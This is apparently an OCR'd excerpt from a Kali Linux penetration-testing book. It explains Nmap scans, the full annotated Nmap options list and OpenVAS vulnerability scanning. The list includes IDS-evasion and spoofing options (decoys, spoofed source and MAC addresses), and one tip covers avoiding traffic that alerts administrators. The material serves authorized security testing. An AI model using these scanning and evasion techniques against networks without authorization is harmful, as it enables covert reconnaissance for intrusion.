


Open ports and system information


Below is the result of running Nmap from the command line. As you saw previously, Nmap has been ported to Windows. If your company allows it, Nmap can be run on a Windows system by the command line in either the Command window or through Windows Power Shell:



If you have a large network and just want to find the Windows machines, you can focus on Windows vulnerabilities You can run the Quick Scan (`nmap -T4 -F 10.0.0.0/24`) or the Quick Scan Plus (`nmap -sV -T4 -O -F –version-light 10.0.0.0/24`). These will give you a good idea of which machines you really want to focus on. It looks like `10.0.0.12` is a Windows machine, based on the fact that four of five open ports are Windows-related:



When you are looking at the **Topology**, you can adjust the size of the group by changing the values of the controls at the bottom of the window. The size of the graphic is increased by increasing interest factor. The standard view puts the local host at the center of the grouping, but if you click on one of the other hosts, it is brought to the center:



Changing the values of the controls using topology

Even though Zenmap has a short punchy drop-down list of popular and useful scans, there are quite an assortment of commands and options that you can use in customizing your scans. This is a view of the help file that comes with Nmap, with our comments included. You can find much more on the manual page at `http://nmap.org/book/man`.

Where can you find instructions on this thing?

On a Linux box there are three places you can find more information about a command-line application:

- **The Help page**: Almost all Unix and Linux applications have a help file that you can access by typing the application name and -h on the command line, for example, `root@kali-01: ~# nmap -h`.
- **The Man page**: Here is a full manual for most modern command-line applications that you can access by typing `man` and the application name on the command line. For example, `root@kali-01: ~# man rsync` gets you a pretty good explanation of how to use Rsync, the secure and logged file transfer protocol. Man pages are of varying quality and many of them are actually written by rocket scientists, so a newbie may have to research how to read the manual page before it can be useful. The Nmap man page is clearly written with understandable examples to try out.
- **Info pages**: For BASH shell built-ins, there is a group of info pages instead of man pages. To get at the info pages, type the word info and the application name. For example, `root@kali-01: ~# info ls` will present you with the info page for the command ls, which is the Linux version of the DOS command DIR

The `-h` command option presents you with in-line text in the terminal window, so you are returned to the command prompt immediately after the information scrolls past. The man and info commands launch the text reader, Less, so you can scroll up and down on the document, even though you are still in the terminal window. To exit from Less, just press the `q` key.

The Shift key is your friend in the Linux Terminal Emulator. If you want to scroll up and down in the terminal window, for instance, if the -h help file is longer than a single screen, just hold *Shift* + the *up* or *down* cursor key. The hot-key sequence for copy and paste is *Shift* + *Ctrl* + *C* and *Shift* + *Ctrl* + *V*, respectively. *Ctrl* + *C* closes the running application in the Bash shell, and *Ctrl* + *V* does nothing at all.

The following table is a truncated list of all the options in Nmap. This is the same information that you would get from the manual file on Nmap that is already installed on your Kali Linux installation:

Usage: nmap [Scan Type(s)] [Options] {target specification}	
TARGET SPECIFICATION: **Can pass hostnames, IP addresses, networks, and so on** **Example: atlantacloudtech.com, aarrrggh.com/26, 192.168.3.111; 10.1-16.0-255.1-254**	
-iL "inputfilename"	Input from list of hosts/networks.
-iR "num hosts"	Choose random targets.
--exclude "host1[,host2][,host3],...."	Exclude hosts/networks.
--excludefile "exclude_file	Exclude list from file.
HOST DISCOVERY:	
-sL	List scan - simply list targets to scan.
-sn	Ping scan - disable port scan.
-Pn	Treat all hosts as online; skip the ping for host discovery.
-PS [portlist]	TCP SYN discovery to given ports.
- PA [portlist]	TCP ACK discovery to given ports.
- PU [portlist]	UDP discovery to given ports.
-PY[portlist]	SCTP discovery to given ports.
-PE	ICMP echo discovery probe.
-PP	ICMP timestamp discovery probe.
-PM	ICMP netmask request discovery probe.
-PO[protocol list]	IP Protocol Ping, as opposed to an ICMP ping.
-n	Never do DNS resolution [default: sometimes].
-R	Always resolve [default: sometimes].
Hacker Tip: **Resolving DNS gives you more information about the network, but it creates DNS-Request traffic, which can alert a sysadmin that there is something going on that is not entirely normal – especially if they are not using DNS in the network.**	
--dns-servers "serv1[,serv2],..."	Specify custom DNS servers.
--system-dns	Use the OS's DNS resolver. This is the default behavior.
--traceroute	Trace the hop path to each host. This would only make sense in large, complicated, segmented networks.
SCAN TECHNIQUES:	
-sS	TCP SYN scan (you will use this one often).

-sT	TCP Connect() scan (you will use this one often).
-sA	TCP ACK scans.
-sW	TCP Window scans.
-sM	TCP Maimon scans.
-sU	UDP Scan.
-sN	TCP Null scan.
-sF	TCP FIN scan.
-sX:	TCP Xmas scan. All flags set. Confuses the target machine.
--scanflags "flags"	Customize TCP scan flags, including those in the 9 rows below.
NS	ECN-nonce concealment protection (experimental: see RFC 3540).
CWR	Congestion Window Reduced. Used to indicate that packets are being reduced in size to maintain traffic under congested network conditions.
ECE	ECN-Echo has a dual role, depending on the value of the SYN flag. It indicates the following: If the SYN flag is set (1), that the TCP peer is ECN capable. If the SYN flag is clear (0), that a packet with the Congestion Experienced flag in the IP header set is received during normal transmission (added to header by RFC 3168).
URG	Indicates that the Urgent pointer field is significant.
ACK	Indicates that the Acknowledgment field is significant.
PSH	Push function. Asks to push the buffered data to the receiving application.
RST	Reset the connection.
SYN	Synchronize sequence numbers.
FIN	No more data from sender.
-sI "zombie host[:probeport]"	Idle scan.
-sO	IP protocol scan.
-b "FTP relay host"	FTP bounce scan.
PORT SPECIFICATION AND SCAN ORDER:	
-p "port ranges"	Only scan specified ports, for example -p22; -p1-65535; -p U:53, 111, 137 ,T:21-25 ,80, 139 ,8080, S:9.
-F	Fast mode - Scan fewer ports than the default scan.
-r	Scan ports consecutively–don't randomize.
--top-ports "number"	Scan "number" most common ports.

--port-ratio "ratio"	Scan ports more common than "ratio".
SERVICE/VERSION DETECTION:	
-sV	Probe open ports to determine service/version info.
--version-intensity "level"	Set from 0 (light) to 9 (try all probes).
--version-light	Limit to most likely probes (intensity 2).
--version-all	Try every single probe (intensity 9).
--version-trace	Show detailed version scan activity (for debugging).
SCRIPT SCAN:	
-sC	equivalent to–script=default.
--script="Lua scripts":	"Lua scripts" is a comma-separated list of directories, script-files, or script-categories that you enter here.
--script-args="n1=v1,[n2=v2,...]"	You provide arguments (or parameters) to scripts.
--script-args-file=filename	provide NSE script arguments from a file.
--script-trace	Show all data sent and received.
--script-updatedb	Update the script database.
--script-help="Lua scripts"	Show help about scripts. "Lua scripts" is a comma-separated list of script-files or script-categories.
OS DETECTION:	
-O	Enable OS detection.
--osscan-limit	Limit OS detection to promising targets.
--osscan-guess	Guess OS more aggressively.
TIMING AND PERFORMANCE: **Options specifying time intervals are in seconds, or append 'ms' (milliseconds), 's' (seconds), 'm' (minutes), or 'h' (hours) to the value. For example 23ms).**	
-T"0-5"	Set timing template (higher is faster, and also noisier).
--min-hostgroup "size"	Parallel host scan group sizes.
--max-hostgroup "size"	Parallel host scan group sizes.
--min-parallelism "numprobes"	Probe parallelization.
--max-parallelism "numprobes"	Probe parallelization.
--min-rtt-timeout "time"	Specifies probe round trip time.
--max-rtt-timeout "time"	Specifies probe round trip time.
--initial-rtt-timeout "time"	Specifies probe round trip time.
--max-retries "tries"	Caps the number of port scan probe retransmissions.
--host-timeout "time"	Give up on target after this time interval.

--scan-delay "time"	Adjust delay between probes.
--max-scan-delay "time"	Adjust delay between probes.
--min-rate "number"	Send packets no slower than "number" per second.
--max-rate "number"	Send packets no faster than "number" per second.
FIREWALL/IDS EVASION AND SPOOFING:	
-f; --mtu "value"	fragment packets (optionally w/given MTU).
-D "decoy1,decoy2[,ME],..."	Cloak a scan with decoys.
-S "IP_Address"	Spoof source address.
-e "iface"	Use specified interface.
-g/--source-port "portnum"	Use given port number.
--proxies "url1,[url2],..."	Relay connections through HTTP/SOCKS4 proxies.
--data-length "number"	Append random data to sent packets.
--ip-options "options"	Send packets with specified IP options.
--ttl "value"	Set the IP time-to-live field.
--spoof-mac "mac address/ prefix/vendor name"	Spoof your MAC address.
--badsum	Send packets with a bogus TCP/UDP/SCTP checksum.
OUTPUT:	
-oN "file"	Output scan to the given filename in normal format.
-oX "file"	Output scan to the given filename in XML format.
-oS "file"	Output scan to the given filename in s|"rIpt kIddi3 format. This one is just for fun.
-oG "file"	Output scan to the given filename in Grepable format.
-oA "basename"	Output in the three major formats at once.
-v	Increase verbosity level from 1-5. Use -vv (verbosity 2) –vvv (verbosity 3) and so on for greater effect.
-d	Increase debugging level 0-6. You can repeat the "d" like verbosity levels, or use -d5 to save space in your command line. The default is -d0.
--reason	Display the reason a port is in a particular state.
--open	Only show open (or possibly open) ports.
--packet-trace	Show all packets sent and received.
--iflist	Print host interfaces and routes (for debugging).
--log-errors	Log errors/warnings to the normal-format output file.
--append-output	Append to rather than clobber specified output files.
--resume "filename"	Resume an aborted scan.
--stylesheet "path/URL"	XSL stylesheet to transform XML output to HTML.

--webxml	Reference stylesheet from Nmap.org for more portable XML.
--no-stylesheet	Prevent associating XSL stylesheet with XML output.
MISC:	
-6	Enable IPv6 scanning.
-A	Enable OS detection, version detection, script scanning, and traceroute. This is a shortcut for -sS -sV --traceroute -O. Wolf's favorite scanning option.
--datadir "dirname"	Specify custom Nmap data file location.
--send-eth	Send using raw Ethernet frames.
--send-ip	Send using raw IP packets.
--privileged	Assume that the user is fully privileged.
--unprivileged	Assume the user lacks raw socket privileges
-V	Print Nmap version number. Doesn't work in conjunction with other options.
-h	Print the help summary page.
EXAMPLES:	
nmap -v -A boweaver.com nmap -v -sn 192.168.0.0/16 10.0.0.0/8 nmap -v -iR 10000 -Pn -p 80	

Hacker Tip:


You can construct custom Nmap scanning strings and copy them into Zenmap so you get the benefits of the Zenmap interface.

A return to OpenVAS

In *Chapter 1, Sharpening the Saw* we set up OpenVAS for vulnerability scanning. Nmap does a great job of reporting ports and services but lacks the ability to scan for vulnerabilities. OpenVAS will find the vulnerabilities and produce a report of the systems. OpenVAS updates their vulnerability list weekly so it is best to update OpenVAS before running a scan. To do this on Kali, run the following commands from the terminal window:

```
root@kalibook : ~ #  OpenVAS-nvt-sync
```

This will run the vulnerability updates for OpenVAS. The first time you run it you will see the information in the following screenshot asking to migrate to using Rsync to update the vulnerabilities. Enter y and hit the Enter key. The update will start. The first time this is run, it will take quite a while, because it has to give you the entire list of plugins and tests available. In subsequent runs of the update command, it only adds the new or changed data, and is far faster:



Update command

You will also need to run the following command:


```
root@kalibook : ~ #  OpenVAS-scapdata-sync
```

After this updates, we are ready to go. Now let's fire up the OpenVAS service. Go to the OpenVAS and click on **Start** button. A terminal window will open and you will see the related services starting. Once they are started, you can close this window and go to the following link: `https://localhost:9392`.

When would you not use OpenVAS?


On some company networks there are scanning services in place that you can use to scan for vulnerabilities. There is no sense in doing it twice, unless you suspect that the official company scanning tool is not configured properly for the scope of the search, or has not been updated to include searches for the most recent vulnerabilities. Scanning services such as Qualys, Nexpose, and Nessus are great scanning tools and accomplish the same task as OpenVAS. All the above services will export their data in XML format, which can be imported later into tools such as Metasploit.

Now log into the OpenVAS web interface with the password that you chose in *Chapter 1*, *Sharpening the Saw*. Normally, the user is admin. To run your first scan, just enter the network subnet or the single IP address of the machine to be scanned in the scan text box and start the scan by clicking the **Start Scan** button. The little geeky girl wizard will set up several normal parameters for you and run the scan. You can also set up custom scans and even schedule jobs to run at a given date and time:




Setup custom scans and schedule jobs

Once the scan is started, you will get the following screen. You will see it marked Requested in a minute or so, and the screen will refresh. Now you will see the progress bar start. Depending on how large a network you are scanning, you can either go get a cup of coffee, go have a meal, come back tomorrow, or leave for the weekend. This will take a while. A good thing to note is you do not need to stay close by to click a **Next** button throughout this process:




Completion of the scanning

Now that the scan has completed, you will see a screen like the following one. Go to the **Scan Management** tab and then to **Reports** in the drop-down menu. This will take you to the **Reports** page:




Reports page

The **Reports** page will give you the results of the scan with the vulnerabilities sorted from the highest severity to the lowest:




Results of the scan on the reports page

From here, you can generate a report in various formats. Pick the format needed and click the green down arrow button:



